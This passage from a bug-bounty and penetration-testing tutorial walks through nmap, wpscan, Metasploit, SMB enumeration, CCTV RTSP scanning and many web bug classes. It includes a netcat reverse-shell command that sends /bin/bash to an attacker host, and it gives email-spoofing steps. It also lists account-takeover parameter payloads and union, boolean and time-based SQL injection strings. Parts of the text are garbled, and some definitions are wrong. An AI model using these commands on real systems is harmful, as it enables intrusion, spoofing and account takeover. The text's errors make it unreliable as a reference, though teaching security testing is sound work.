- To see host service version for attack or vulnerable ports.

“If you want to see the nmap full command then click on this link https://blog.codegrills.in/2023/01/nmap.html?m=1”

❖ **wpscan**(wordpress scanning tool):-

- The wpscan is used to scan the wordpress site to check there vulnerblity.
- "**wpscan - -help**" enter this command.
- If you want to know. The site is made by wordpress which you selected. They are many ways to see the **technology like**: wappalayzer, netcrafter and view page source". (The page source in google right

click on site page). To see “wp-content”.

- Use this command to run “wpscan - -url https://example.com”
- The wpscan show us “version, theme, robot.txt”. inshort it will give us there vulnerabilities.
- “wpscan - -url https://example.com - -random-user-agent”. This command helps in it your victim site runs behind a firewall, you can try this command.

- “gem update wpscan” The command is helps to update wpscan.
- “wpscan - -url https://example.com –e u” It help to enumerate the username.
- “wpscan - -url https://example.com –e p” It help to enumerate the plugins.

## 6. Enumeration:-

The enumeration means learn the method of exploit any vulnerability .

## ●Searchsploit :-

- The searchsploit is use to exploit the vulnerability.
- It works **like**: if you have a ftp port version . then search in searchsploit . example: “searchsploit VSFTPD v2.4”
- The metasploit is also exploitation tool. Now open metasploit.

  * enter “msfconsole”

* enter “search VSFTPD v2.4”

* Now, “use 2” □ you can see the number near “name”. for select a “option”.

* now “show option”

* you can see “RHOST”. enter this command “set RHOST 192.168.0.1” (The RHOST is victim ip to enter and attack on them)

* Enter “run” to attack on them.

* https://sploitus.com & https://packetstromsecurity.com they two links will help in exploit code.

- **CCTV Hacking :-**
  - The CCTV camera is running on **554** port and the service is **RTSP** (**Real Time Streaming Protocol)**. Let's start an enumeration.
  - First scan the network by using nmap enter this command: **nmap -sT -sV -vv -P 554 192.168.0.1**
  - The **-sT** is **TCP scan, -sV** is **Version scan**, **-vv** is **double vervus** it will

print a what is performing and **-pp 554** is **RTSP** port.

- If you find the RTSP, then run this script: **nmap -sT -p 554 192.168.0.255 --script rtsp***
- And there is a two more methods, but I recommend you use nmap. Because it's easy to run or you want to know the two methods that mean click under the reference link.
- Reference: https://0xjoyghosh.medium.com/hacking-rtsp-pwning-rtsp-2ff92e3fdce4

- Click here to see all enumeration in Ports : https://drive.google.com/file/d/1HrqWi8MXH2do005ozBaTsKIIXNQYqHNY/view?usp=drivesdk

## 7. Gaining access:-

- Introduction
- Enum4Linux
- Smbclient
- nbtscan

### ●Introduction:-

- The gaining access means gain the target system as a admin.

- **Enum4linux:-**
  - This tool also powerful tool which use in “smb” protocol for enumerate the smb or samba. username and password.
  - smb – windows & samba – Linux
  - Run the command by this “enum4linux –a 192.168.0.1”

- **Smbclient:-**

- This tool is help the access smb. by this command.
- “smbclient //192.168.0.1/Anonymous”
- And enter the password to get shell. you will get password by enumerating.
- Two command only here we  can enter “GET and PUT”.

- **nbtscan:-**

  - In this tool we get the netbios machine name.
  - "nbtscan 192.168.0.1"

8. **Privileged Escalation:-**
   - Reverse shell
   - Bind shell

**Reverse shell:-**

- The reverse shell is sort of setup where remote

console are established with other computer over the network. In reverse shell we send the malicious command or file to victim by bind in any payload or upload the shell where options are available.

- The reverse shell benefit is we don’t need victim ip in our command.

  “nc –lvnp 1234”

- This command is used to start listening and the

listening start will in our machine only.

- And you can give any port of your choice. I gave 1234. You can give 1584, 1808, 1254.etc.., any port you can give them.
- But if your port is running in 1234. Then you can't run the same port on machine at same time. One port at One place.
- Now we have to put this command in victim machine.

"nc 192.168.0.1 1234 –c /bin/bash"

- The “ip” is our machine (RDP). And “**-c**” for command to put in victim system. And the “**/bin/bash**” means we share our “shell” to victim. for access there machine.

## **Bind Shell:-**

- The bind shell work opposite of reverse shell. It needs ip address of victim. So it’s hard to find

victim ip. Because the ip is protected by firewall.
(Here I just show you. How reverse shell is working)

## 9. Bug Hunting:-

- **Information Gathering**
- **Low Hanging Bugs**
- **Bypassing 403**
- **No rate limit on signup page**
- **No rate limit on password reset page**

- **Host Header Attack**
- **Race Condition**
- **HTML and hyperlink injection**
- **Price Tempering**
- **IDOR (Access Control Vulnerability)**
- **URL Redirection**
- **Account Takeovers**
- **Analyze Password Reset Token**

- **Session Management**
- **JavaScript And Wordpress Recon**
- **Sub-domain takeover**
- **SQL Injection**
- **Cross Site Scripting (XSS)**
- **LFI and RFI**
- **CORS (Cross-Origin-Resource-Sharing)**

- **SSRF**

  **(Server-Side-Request-Forgery)**

- **CSRF**

  **(Client-Side-Request-Forgery)**

- **Command Injection**

- **File Uploading**

  **Vulnerability**

- **SSTI**

  **(Sever-Side-Templete-Injection)**

➢ **Requirement:**

- First you all are needed to download burp suite pro not a community version. We need burp suite pro. Very easy installation you can learn from YouTube how to install it.

**Information Gathering:-**

- **Injection Point:**

- Where vulnerability can be exist. that is injection point.

- **Vulnerability:**
  - The vulnerability is a flaw or weakness system.
- **Payload:**
  - Payload is a script or code that used to identify vulnerability.
- **Exploitation:**

- Taking Advantage of that vulnerability to gain system access.

- **Information:**

1) **Site** – example.com. need a website for bug hunting.
2) **subdomains** – subdomain also a very good choice for a bug hunting. you can find subdomain from “tools of linux and virustotal.com”.

3) You have to sort the subdomains **by ranking popularity**.
4) **Find ip address** of website. “ping example.com”
5) Which **programming language** the website are using. you find by google dorking “site: example.com .php”, Or browser extension “Netcrafter, wappalayzer” And the last linux command

"whatweb example.com".

6) **Scanning** there ports and try to enumerate them. By "nmap".
7) **Gather server information**. if there are using **old version** then find **CVE** and read it how to exploit it. Servers **like** "**apache, tomcat, ngnix**". By same whatweb command.

## Low Hanging Bugs:- (Fruit)

## Xmlrpc.php:-

- The **xmlrpc** is a **directory**.

  These directory only we can find in **wordpress site**.

- **Impact:** We can perform a

  **brute force attack**, **internal network scanning**, etc..,

- Steps to exploit: First find

  the **xmlrpc.php** directory on any website.

- Now, open the “burp” and

  “turn on intercept”.

- You have to “**change the request method**”
- After, that you have to send the **request in repeater** (ctrl+r).
- And do nothing just scroll down and paste this at request.

```
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

- Use this blog to exploit xmlrpc in different ways (https://the-bilal-rizwan.medium.com/wordpress-xmlrpc-php-common-vulnerabilites-how-to-exploit-them-d8d3c8600b32)

## SPF (Sender Policy Framework):-

- The SPF is record, which made by a website developers. If it mistake there or they didn't add the SPF file in "txt" Then

“the hacker can spoof your mail”. Which it means they can send mail from your mail id. To anyone, let’s start to checking about “SPF record”

- ✔ kitterman(Check for SPF record)
- ✔ http://emkei.cz (Spoof the mail)

- First open this site https://www.kitterman.com/spf/validate.html and

there you can see an input parameter. Just paste the **target website mail** on there, example : contact@lichess.org

- We have to copy "@lichess.org" (In every id copy after "@" only). Now paste in a kitterman
- If we'll get the SPF record then there is not a vulnerable. Or if there didn't get any SPF record then the site is vulnerable.

So, now spoof the mail by http://emkei.cz .

- First “form name” (You can put anything there.
- Second is “form mail” (paste the mail of website).
- Third one is “To” (enter your mail to receive message). Now, in

- “subject” (you can enter anything there).
- In “Text” (also there you can enter anything)

- Now enter on send button. If you receive the mail from that website mail. Then the site mail is vulnerable. Go to report and get bounty.
- Reference: https://hackerone.com/reports/629087

## Broken Link Hijacking:-

- Open any website and search for social media page, **like**: facebook, twitter, youtube, etc..," Just open the all page and see where showing error is. **like**: "**the page is not available**".
- There means you can create the same name account and use them.
- That also a low bug. You can report them.

- reference: (https://hackerone.com/reports/266908)

## Click jacking:-

- **Clickjacking** is a type of attack that tricks a user into clicking on a malicious link or button. it is a form of web attack used to steal information or take control of the victim's browser.
- Common techniques used in clickjacking attacks

include framing, overlay, and pop-up windows.

- To perform clickjaking attacks, web developers should use the **X-Frame.**
- You can use this website to see there is vulnerable or not (https://clickjacker.io)
- And another option is a script.

```
<html lang="en-us">
<head>
<meta charset="UTF-8">
<title>I Frame</title>
</head>
<body>
```

```
<h3> Clickjacking Vulnerability </h3>

<iframe src="https://example.com"  height="550px"
width="700px"></iframe>

</body>

</html>
```

- Save this in “html” extension and open it to see. If the “target webpage” is showing means there is a bug.
- Reference: (https://hackerone.com/reports/405342)

## Bypassing 403:-

- If you visit any website which blocks you and show a **403** forbidden". Then try these payloads.
- **Bypassing 403 payloads** can be done by using a variety of techniques, such as fuzzing the input parameters, Changing request method (GET, PUT,POST, TRACE) encoding the payload in a different format. it is also possible to bypass 403

errors by using tools such as **burp suite or SQLmap.**

- Here we use burp suite.
- First get the website which you want to bypass https://example.com/admin.php and now, open "brup" and turn on "intercept".
- **Refresh the page** which you need to bypass (in burp suite browser only).
- After refreshed go to "brup" and see you got a request. just give space under the "**Host:**". and

enter this "**X-Orginal-URL:**" and enter the directory which you want to bypass. ex:"**admin.php**"

- Click "**forward**" to see. the website will be bypassed.
- Reference: (https://hackerone.com/reports/991717) & (https://github.com/KathanP19/HowToHunt/blob/master/Status_Code_Bypass/403Bypass.md).

## No Rate limit on signup page:-

- Impact of No rate limit on signup page is if the database will filled by unwanted mails or account (The storage will be full).
- Let’s start, Open any “website” and Click on “signup”. enter a mail and password. (pick the website which doesn’t verify the mail.)
- Before the click on “signup page”. You have to turn on intercept, And then click on “signup”.

- Search, Where your mail is showing in “request”. If you found the request of your mail, then send to “intruder”.(by right click or ctrl+i)
- Go to intruder. click on “clear” and select one number in mail. example: example07@gmail.com
- I select “07”. And “Add”. go to payload select “payload types: Number” “From: “7” to:”35” step:”1”

Now, Click on “start attack”

- NOTE: If “status code 200” in all attack. Then the account will be created. And the website is vulnerable. at least “35” account you have to create to show the website as a proof of bug otherwise they didn’t accept.
- Reference: (https://hackerone.com/reports/905692)

## No rate limit on password reset:-

- Impact of no rate limit on password reset. The bug will send too many password reset link to a user as a spammer.
- Let's start, open any website which you have a "account" and go to "forget password page".
- Open burp and "turn on intercept"
- Enter your mail on "forget password" and hit enter to see in burp for a

request. Now, send this request to “intruder”.

- “clear” all and goto “payload” select a “null payload” and request a “31” and click on “start attack”.
- If there is a 200 ok then the mails will sent to the target mail. And you can try bypasses **like**: “**X-Forwarded-For: 127.0.0.1**”
- You have to show the mail max 30 to company for the proof. if I received 30 mail means there is a bug.

- Reference: (https://hackerone.com/reports/838572)

## Race Condition:-

- The race condition is same as bulk messages. That's why the race conditions use a **bulk request**. **Like**: in a company they have "**blog**" and there have a "**like button**". If you click on **like** then 1 **like** goes to account and if you give a bulk of **like** from one user

means there is a race condition.

- Let's begin.
- First get a website where you can "**like, comment, blog or anything**".
- Just "**turn on your intercept**" and "**Click on like button**".
- Capture the **like request** and "**right click on the request**". Click on "**copy curl command**".
- Now, open a terminal and create a file which saves the **extension** in **bash file**.

- Now, paste the copied command in bash file. If you paste the command means give **space** and enter this **“&”.**

  **like**: curl O- https://example.com/something/somthing/xxxxxxxxxxxx **&**
- Do this 6 times. I mean paste and enter this symbol “&” 6 times. and save the file.
- After you can see the “**captured request**” in burp suite. Just click on “**drop**”.

- And, now give execute permission to “**bash file**” and run it (**bash file.sh**).
- Now, refresh the site page and see there are **like** increased or not from one account.
- You can try this on:

  ✔ Transaction steps

  ✔ At coupon code

  ✔ At redeem code

  ✔ Withdraw money

  ✔ Send money

✔ Following user, **like**, dis**like** button.

✔ Joining the group with invite url or code.

- Reference: https://youtu.be/v91r2BYEBHs

## HTML and hyperlink injection:-

- The **html injection** is medium bug. From this bug we can modified a web-page or phishing in

(comment, search bar). And the **Hyperlink injection** is medium or low bug. From this bug we can scam someone by email in **register username.**

- First, go to sign up page and you will see the (username) first name, last name, email, and password.
- In username you can give anything **like**: “example07”.
- In first name you have to enter any link. for

example: “https://evil.com”

- In last name you can enter any name in “HTML code” **like**: <h1>kaali</h1>.
- In email you enter any email to receive the message.
- In password usually save the password.
- HTML reference: https://hackerone.com/reports/1443567
- Hyperlink reference: https://hackerone.com/reports/843421

## Price Tempering:-

### Method 1:

- In price tempering you temper the price of a site...It means you can change amount of a product while buying.
- Open any ”**shopping website**” and open a “**burp suite**” **turn on** the **intercept.**
- Just click on any product “**Add to cart**” in a “shopping website”.

- Now, move to burp and **search the amount** which you add the product. ex:600.
- If you find the amount then “simply change the amount” **like** “600” □ “250”.
- Now, turn off your “**intercept**”.
- Now, go to browser to see the “**Add to cart**”. Your amount will be changed which you can buy by your mind

amount this is a price tempering.

## Method 2:-

- There is all are same. we just have to change here a “quantities”.
- **Like** if you see anywhere “quantity : 1”are passing.
- Then change the quantity into ( - ) ”minus”. It give product “-“ in “add to cart”.

## Method 3:-

- By coupon code, you can use confuse the website simply.
- Add to cart any product for example: I got two coupon code.

  coupon - Hacker 30%

  coupon - Deecodes 50%

- Again if I use hacker 30% and the website is accept my coupon means. There is a bug.
- Reference: https://hackerone.com/reports/1403176

## IDOR:- (Access Control Vulnerability)

- The IDOR means if you change your ID or website directory. Then it's accept your request then there is a bug.. The IDOR is Compliment to do. But it's in P1.
- There is a many method to perform the IDOR. **Like**: if you visit this site "https://example.com/user01". There you can see **user01** change into **user02**.

**user01 □ user02**

- You can try some practical in https://portswigger.net
- Reference : https://corneacristian.medium.com/top-25-idor-bug-bounty-reports-ba8cd59ad331

`IDOR`

- [ ] Find and Replace `IDs` in urls, headers and body : `/users/01` → `/users/02`
- [ ] Try Parameter Pollution: `users=01` → `users=01&users=02`
- [ ] Special Characters: `/users/01*` or `/users/*` → Disclosure of every single user
- [ ] Try Older versions of api endpoints: `/api/v3/users/01` → `/api/v1/users/02`
- [ ] Add extension: `/users/01` → `/users/02.json`
- [ ] Change Request Methods: `POST /users/01` → `GET, PUT, PATCH, DELETE` etc
- [ ] Check if Referer or some other Headers are used to validate the IDs:
- [ ]

  `GET /users/02` → `403 Forbidden`
  `Referer: example.com/users/01`

  `GET /users/02` → `200 OK`
  `Referer: example.com/users/02`

- [ ] Encrypted IDs: If application is using encrypted IDs, try to decrypt using `hashes.com` or other tools.
- [ ] Swap GUID with Numeric ID or email:
  `/users/1b04c196-89f4-426a-b18b-ed85924ce283` → `/users/02` or `/users/a@b.com`
- [ ] Try GUIDs such as:
  `00000000-0000-0000-0000-000000000000` and `11111111-1111-1111-1111-111111111111`
- [ ] GUID Enumeration: Try to disclose GUIDs using `Google Dorks`, `Github`, `Wayback`, `Burp history`
- [ ] If none of the GUID Enumeration methods work then try: `SignUp`, `Reset Password`, `Other endpoints` within application and analyze response. These endpoints mostly disclose user's GUID.
- [ ] 403/401 Bypass: If server responds back with a 403/401 then try to use burp intruder and send 50-100 requests having different IDs: Example: from `/users/01` to `/users/100`
- [ ] If server responds with a 403/401, double check the function within the application. Sometime 403/401 is thrown but the action is performed.
- [ ] Blind IDORs: Sometimes information is not directly disclosed. Lookout for endpoints and features that may disclose information such as export files, emails or message alerts.
- [ ] Chain IDOR with XSS for Account Takeovers.

# URL Redirection:

- URL Redirection is used as part of phishing attack.
- Find any url parameter having some kind of tendency to redirect anywhere.
- Hunt **like**:
  1. https://example.com?url=https://example.com
  2. https://example.com?url=https://evil.com
- you can see after (?url=) example.com. that is main site url…If I change the link and put my malicious link (Phishing).

- You can find parameter by my tool https://github.com/Deecodes07/Finder/
- Reference: https://hackerone.com/reports/2622

## Account Takeovers:-

### ▪ Duplicate Registration :-

#### Method 1:

- First create a account on any website and go to "**signup**". To create again

by the same mail which you **created first**.

- The account is taking over means there is a bug.
- If there didn't work then try to bypass them by these type **like** "**Uppercase one letter"** in mail or write "**.com"** in capital.

**Method 2:**

- If you try to "**signup**" with symbols **like**: (. + -)
- example: **example07@gmail.com**

↓

**with symbol ← example.07@gmail.com**

- If you will bypass means there is a bug.
- Reference: https://hackerone.com/reports/171337
- Blog: https://shahjerry33.medium.com/duplicate-registration-the-twinning-twins-883dfee59eaf

## ▪ Password Reset Token Leak Via Referrer :-

- Open any “**password reset page**” of a website and put your “**mail”** to get “**password reset link”**.
- Just copy the link and paste in a “**burp browser** and note the password reset link in **notepad.**
- On the link reset your password now go to your “**burp suite” “up of the dashboard”** click **“burp**” and click on a “**search”**.
- Now, you just copy the one part of link. If there are showing a token in link

then copy and paste in a "**burp search"**

example:

**https://example.com/password-reset-/8925d450689eed**

- If you can see the "**host**" all are same in "**burp search"** then there is not a bug. If the "**host"** are unmatched means there is a bug.
- **Impact:** The third party also can use your password reset link. they can misuse your detail. So, this is a bug.

- **Password Reset Via Email**

**Parameter:-**

- This bug can account takeover, by adding another mail.
- First create two accounts. One attacker and another victim.
- Go to "**password reset page**". Turn **on intercept** and Enter your mail for reset password.
- You can see in burp the request will be received. If

there is in **Json format**
then add your mail **like**:

}

email : victim07@gmail.com

email : attacker07@gmail.com

}

- There is many “**format**” you just copy the format and change the mail.
- And after give “**forward**” and “**turn off the intercept**”.
- Will get email on victim mail but don’t open. wait

a several time to receive a another mail in **attacker mail.**

- Reset the password and try to **sign in or login.** With victim's mail.
- If logged in means there is a bug. And the rank is **P1.**
- Reference: https://hackerone.com/reports/1175081 https://infosecwriteups.com/all-about-password-reset-vulnerabilities-3bba86ffedc7

## ▪ Analyze Password Reset Token (links Contain a mail, username or id):-

- Get the password reset link and analyze it...There are containing any mail, username, id, and token…
- **Like** :

**Mail:** https://example.com/pass/email-example.com07@gmail.com

**username:** https://example.com/pass/example07

**Id**: https://example.com/pass/user=07

**Token:**

https://example.com/pass/07empale880ple

- If there are contain **mail, username,id** then try to change them…if you able to change victim password then there Is a bug. **Like**: change **like** put there all victim details in id, mail, or username..
- If there are contain a **Token** the try to encrypt them by many websites are there for encryption.

- Reference: https://book.hacktricks.xyz/pentesting-web/reset-password

## ▪ Change Password Parameters :-

- Get any website and login it...To go in account setting, if there are available this input box (**current password, new password and re-enter a new password**).
- You have to enter a wrong password in current password.

- Turn on intercept and fill the three input box with a password.
- reference : https://huntr.dev/bounties/a6df4bad-3382-4add-8918-760d885690f6/

- Double parameter (aka. HPP / HTTP parameter pollution):
  email=victim@xyz.tld&email=hacker@xyz.tld
- Carbon copy:
  email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld
- Using separators:
  email=victim@xyz.tld,hacker@xyz.tld
  email=victim@xyz.tld%20hacker@xyz.tld
  email=victim@xyz.tld|hacker@xyz.tld
- No domain:
  email=victim
- No TLD (Top Level Domain):
  email=victim@xyz
- JSON table:
  {“email”:[“victim@xyz.tld”,”hacker@xyz.tld”]}

```
Some best approaches for account takeover
@ehsayaan on Twitter....

References from @_jensec @HusseiN98D

1. Password Reset Functionality

* Try Adding victim@email.com,attacker@email.com
or victim@email.com&bcc:attacker@email.com or repeat email parameter by adding `&`

* Check Response if token is getting leaked or not.

2. Social Sign-On

* See If there is any email paramter on social sign-on and try to manipulate it.

* Try Removing Email From Scope and Add Victim's Email Manually.

3. Password or Email Change function.

* Try Changing Password and See if there's an email paramter in password change request

* Try changing your email to existing victim's email.

4. Sign-UP Function

* Try Sign-Up Using Existing(victim) Email, you might end up logging into victim's account.

* Use Phone Number intead email in 3rd party sing-up then link victim's email to your account.

If you have suggestions, Please follow-up in this thread.

Thanks !!!
```

# Host Header Attack :-

- First open a website and **create an account.**
- While your request going turn on the intercept and search this header **“Host : example.com”**. While these types of header are passing then change the host. **like** :

**Host : google.com**

↓

**Host : evil.com**

- If your page are redirecting then there is a Host header attack.
- Where you can perform a Host Header Attack.

- ❖ Password reset
- ❖ redirecting

- You can try some bypass by read this https://infosecwriteups.com/identifying-escalating-http-host-header-injection-attacks-7586d0ff2c67
- Reference: https://www.pethuraj.com/blog/how-i-earned-800-for-host-header-injection-vulnerability

## Session Management :-

- The session is work **like** "**Who are and I authorize to do the service**".
- The session id is when we are **login** the website then it will check, "**when the session will expire**". Example: bank app.

- **<u>Log out Vulnerability :-</u>**
  - Open **two tabs** in browser and **login** any site in two tabs from same **website** and same **account login**.
  - Now, **logout** from one tab and **reload** the another tab. If there will be in

**logged in** then there is a bug.

## ▪ Session Not Expiry:-

- Open **two tabs** in browser and **login any site** in one browser.
- **Export the cookie** by cookie editor and **logout**. Now go to another browser **Import** the cookie in the browser.
- **Reload the page** which you import your cookie in a browser.
- If there are **logged in** then there is bug.

- **Session Management On Forget Password :-**
  - Open any site and get the "**forget password link**". (but don't open the link).
  - Login the site and go to "**email update option to change the mail and update it**".
  - Now, **open the link** which you get for forget password and **try to reset password**.
  - If it worked then it is a bug.

- **Weak Session ID :-**


- The session is passing through https traffic.
- In weak session id just we have to analyze session.
- **Like**: mail, id...etc.,


**Check if session tokens/access tokens** on
-Expires on logout
-password reset/change
-expires on user removal
-expires on changing roles
- insufficient session fixation - cookie editor extension used

## JavaScript And Wordpress Recon :-

- The **JavaScript recon** is important while hunting.

- You can use "**waybackurls**" and "**grep**" the **JS files**.
- Refer a **hacker one reports** or use **some tools**. Tools **like**: Gau, Waybackurls, Katana, and Subjs.



## Sub-domain Takeover :-

- The sub-domain means which we create a organization **like**: **example.com** and create there a sub-domain **like**: **blog.example.com** or **payment.example.com**...etc., When the organization owner was forget to remove sub-domain after their complete work then the hacker will own the sub-domain and they done the illegal works on them **like**: **phishing**.
- Step to Exploit: First you need to check the error on

page is generated or not **like**: if you surfing the sub-domain site then there we show you a error **like** “**page can’t reached**” means there is no any bug. If there are showing **like**: **page not found**. some other **like** a created error means you can check there register organization by **whois** command in Linux **like**: **whois example.com** and go to get the sub-domain on your name and report it to get the bounty.

- Reference: https://0xpatrik.com/takeover-proofs/

## SQLI (SQL Injection):-

### ● Introductions Of SQLi :-

SQL injection is also known as SQLI, It's a common attack vector that uses malicious SQL code for backend database manipulation to access information. This information may include any number of items, including sensitive company data, user lists or private customer details.

### ● How SQL Injection works :-

- In order to run malicious SQL queries against a database server, an attacker must first find an input within the web application that is included inside of an SQL query.
- In order for an SQL injection attack to take place , The vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

- SQLI may be union based, error based, double query injection, blind boolien based, blind time based sqli.

- **Setup the lab by following this link : https://drive.google.com/drive/folders/1yZEGsqVbadui0OdayDQ6Y86G2eIPFqjn?usp=sharing**

- **Injection Point For SQL Injection for performing:**
  - SQL Injection can be **GET Based**

- SQL Injection can be **POST Based**
- SQL Injection can be **Header Based**
- SQL Injection can be **Cookie Based**

- **<u>GET Based SQLI :</u>**
  - There attacker have to attack through urls parameter

**example:**
"https://example.com/student?id=value"

- **<u>POST Based SQLI :</u>**

- Attacker have to find any html form that may execute sqli query **like**: signup form, login form, password reset form etc..,

- **<u>Header Based SQLI :</u>**
  - You have to attack through headers parameters with the help of burpsuite. **Like**: referrer, user-agent, location, host.

- **Cookie Based SQLI :**
  - You have to find a cookie parameter. **Like:** cookie: username=fbsfsdsdb;

(We have attack on username which is in cookie)

- **Learn SQLi Query Fixing :-**
  - Identify SQLi Vulnerability by these Separator. Get the error of SQLI.

'
"
\ **(Recommended)**
")
')

**Blanace the query :**
Why we need a error in sql ??.
Because, the sql react different in front end and back end. **Like:**

https://example.com/?id=1 **(this is front end)**

**The sql query was in background like:** select id = 'id' where name ='xyz' **(This is a background)**

why i said to use this **( \ )** because. if you want to find a error in sql then you will be confused in what they are using in background ( ' or " ).

- **How to fix it :**
  If you find the sql error then try to fix query one time. Fixing means same page get fixed.

**like:** https://example.com/?id=1 --+

In Background i remove the symbol which we added.

- **SQLI GET Based:**
  Last time we learned how to error on sql and fix the query. Now we exploiting the GET Based SQLI with the continue of two topics.

  - First find the injection point of SQLI **like**: ?id=
  - Now, Get the error on there parameter by using separator ( \ )
  - Now, find the total number of vulnerable columns by

using ( **order by** ) you have try this after **** and before **--+**. **Like:** https://example.com/?id=1\ order by 1 --+

- Change the number of order by **like:** order by 1,2,3,4,5
- Till try this where didn't get any error on a webpage by site.
- Now, if you find out a vulnerable columns means it’s time to open the columns by using union all select 1,2,3. **Like:**

https://example.com/?id=-1\ union all select 1,2,3 --+

- Now, execute any database SQLI query there on reflect columns number **example:** database(), version(), user() **Like:**

https://example.com/?id=-1\ union all select 1,database(),3 --+

- Situation you are getting error but you are not getting output of union sqli statement in that case there may error based sqli or may be double query based sqli.

- Try to error based sqli query take a -> **hackbar -> error/double query -> get database**. The hackbar is easy to install watch some tutorials to get the hackbar.
- Now, We try a blind boolen sqli this is very complicated. If get the error on a webpage by using separator but when we using a union all then there is nothing, Why because there is using a true or false in sqli. **Like:** https://example.com/?id=1\ and 1=1 --+. If i execute this then there are showing a

webpage means we are in right track or otherwise there are nothing to show means the query does not work. Now, your question is when we didn't get any sign of columns then how we can execute the database. There we use a **substring(database(),1,1)="a"**. This way we can assume the database name **like** the database beside the **1,1** is first word of first letter is a or not. In simple word we are guessing the name of database.

- **Blind Time Based**. In there if we put the separator then we didn't get any error means we can't get a union by, order by, error based, boolen based. so we can try
- **Time based sqli** there just give this
  **' and sleep(10) --+**
  **" and sleep(10) --+**
  **') and sleep(10) --+**
- **Like:**
  https://example.com/?id=1' and sleep(10) --+. Change the separator when there are not working **like** :

**' and sleep(10) --+**
**" and sleep(10) --+**
**') and sleep(10) --+**

- Exploitation of SQLI, You have to find the group of database **like** https://example.com/?id=1' group_concat --+. Go to **hackbar -> Union -> Tables -> Group_Concat**. And enter to see the database name.
- Do this continually until endpoint of database.

- **Step To GET Based SQLI:**

- First find the parameter to perform the SQLI.
- Get the error on the page by using separator.
- And now balance the query by using --+ this is necessary.
- Try the order by value for selecting. using **order by 1** or **order by 2**.
- Select the vulnerable columns by using **Union select all 1,2,3,4**.

- Use error query to bypass some id by using **Hackbar -> error/double query -> get database**.
- Try blind boolen based by guessing **true or false.**
- Give substring to enumerate the database.
- Try to use the Blind Time Based by using **'and sleep(10)**.
- Exploit the database by using hackbar or give some time to the SQLI tutorial video.

## ● Post Based SQLI:

- The POST Based means **like** any form base example: login page, signup page, forget password page.
- You can try same separator of GET based **like**: ( ' " \ ') ") ) These seperators. recommanded ( \ )
- Do you remember we use balancer in GET Based **like**: --+. But, here it doesn't work, Because the problem is plus (+) was'nt

work in a POST Based.so, you have to use a space or hash **like**: ' -- ' -- # .

- find to number of vulnerable columns by using "Order By" **like**: ' order by 2 #
- Find exact number of vulnerable colums by using "Union All" **like**: ' union all select 1,2 #
- Now, execute database query by using database **like**: ' union all select database(),2 #

- Here, too you will did'nt get any error **like** in GET based. So, you have to use the error/double qurey based. as same as GET based path.(But, you have to remove + (plus) sign from error based in hackbar).
- If error based is not working then you have to use a **blind boolen based**. **like** ' OR 1=1 #  " OR 1=1 # ') OR 1=1 #  ") OR 1=1 # (as same as GET based SQLi for blind boolen)

- But, here is twist that is

  you have to use a substring method to find the database user name. **like**: ' OR substring(database(),1,1)= "a" #

- But it will take time

  because, we have to give differentwork to find from A to Z.

- And if you find the

  character of first letter then you will move to find a second letter. just add 2. **like**: ' OR

substring(database(),2,1)= "a" #

- Blind Time Based. In this part we give the sleep command to the site for 10 second by using this: ' OR sleep(10) # " OR sleep(10) # ') OR sleep(10) # ") OR sleep(10) #
- Here too you have to use substring fuction to enumerate database **like**: ") OR sleep(10) and substring(database(),1,1)= "a" #

- If its not means the letter is wrong sleep, If it sleep for for ten second means the letter is right..sleep means site will be load for 10 second.

- Now, understand the business logic here. Password reset require existing users example:: if you want to reset the password in facebook then you have to create a account on them.
- you can try there too.
- Exploitation of POST based SQLI, In POST based you have to do same method of GET Based SQLi. **like**: hackbar ->

